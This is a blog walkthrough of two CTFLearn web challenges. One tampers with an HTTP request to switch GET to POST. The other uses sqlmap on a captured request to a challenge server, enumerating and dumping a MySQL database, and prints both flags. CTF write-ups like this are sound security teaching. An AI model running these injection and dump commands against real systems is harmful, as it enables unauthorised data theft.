



[Hacking walkthrough] CTFLearn: Web (Medium)


By [Kelcy66](#) - January 1, 2020 - [CTFLearn / Hacking / medium](#) - 0 Comments

Howdy there, welcome to another ctflearn write-up. Today, we are going to finish off the medium level web-based challenge. Without further ado, let's get started.


1) POST Practice

Link: <https://ctflearn.com/challenge/h14>



For this task, you are required to play around with the HTTP-request header. By using the Burp suite, the request is originally in GET.



Our objective is to change the request from GET to POST. If you look at the response, you should find the username and password for the POST request.



By sending the request to the repeater and change the request with the following.



Answer: flag{post_d4t4_4ll_d4y}

2) Prehashbrown

Link: <https://ctflearn.com/challenge/854>

This is another SQL injection challenge. First of all, register and login yourself. You will come across the following search bar.

Search our extensive list of hashbrowns

Search

Search

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ABOUT ME



KELCY66

Hello there, I am the main author for the blog. This blog is specially designed for electronic enthusiast and hackers.

Enjoy!!

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Search
No hashbrowns came up for that search

This search bar is vulnerable to sql. To make things easy, I capture the request header and saved as r.txt.

```
POST / HTTP/1.1
Host: 138.197.193.132:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://138.197.193.132:5000/
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Cookie: session=eJwzrERwzAIAMBdVLtAWCDwMjkQcElrx1Uuu6fJT_Cf9ggzr2c73ue
Connection: close
Upgrade-Insecure-Requests: 1

search=haha
```

After that, launch the sqlmap with the following command.

```
sqlmap -r r.txt --dbs --batch
```

```
[11:52:24] [INFO] the back-end DBMS is MySQL
[web server operating system: Linux Ubuntu
[web application technology: Nginx 1.14.0
[back-end DBMS: MySQL >= 5.0.12
[11:52:24] [INFO] fetching database names
available databases [2]:
[*] information schema
[*] prehashbrown
```

keep enumerating the prehashbrown table with the following command.

```
sqlmap -r r.txt -D prehashbrown --table --batch
```

```
[11:53:33] [INFO] fetching tables for database: prehashbrown
Database: prehashbrown
[2 tables]
+----+-----+
| user | hashbrown |
+----+-----+
```

The flag is within the hashbrown table and we gonna dump all information from the table.

```
sqlmap -r r.txt -D prehashbrown -T hashbrown --column --batch --dump
```

Database: prehashbrown		
Table: hashbrown		
4 entries		
ID	Name	Special
1	Bad	You probably don't want to eat this type of hashbrown. Flag this one for review.
2	Uncooked	You probably don't want to eat this type of hashbrown. Flag this one for review.
7	Perfect	Cooked to perfection, eat now.
8	Burnt	Not the best, but it's good, it works.

Answer: CTFlearn{h4shbr0wns_0n_th3_s3rv3r_@!#\$>}]

Conclusion

That's all for the short write-up on CTFlearn web in medium level. Until next time 😊

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TAGS: BURP SUITE, CTFLEARN, HTTP-REQUEST, MEDIUM, SQL, SQL INJECTION, SQLMAP, WEB

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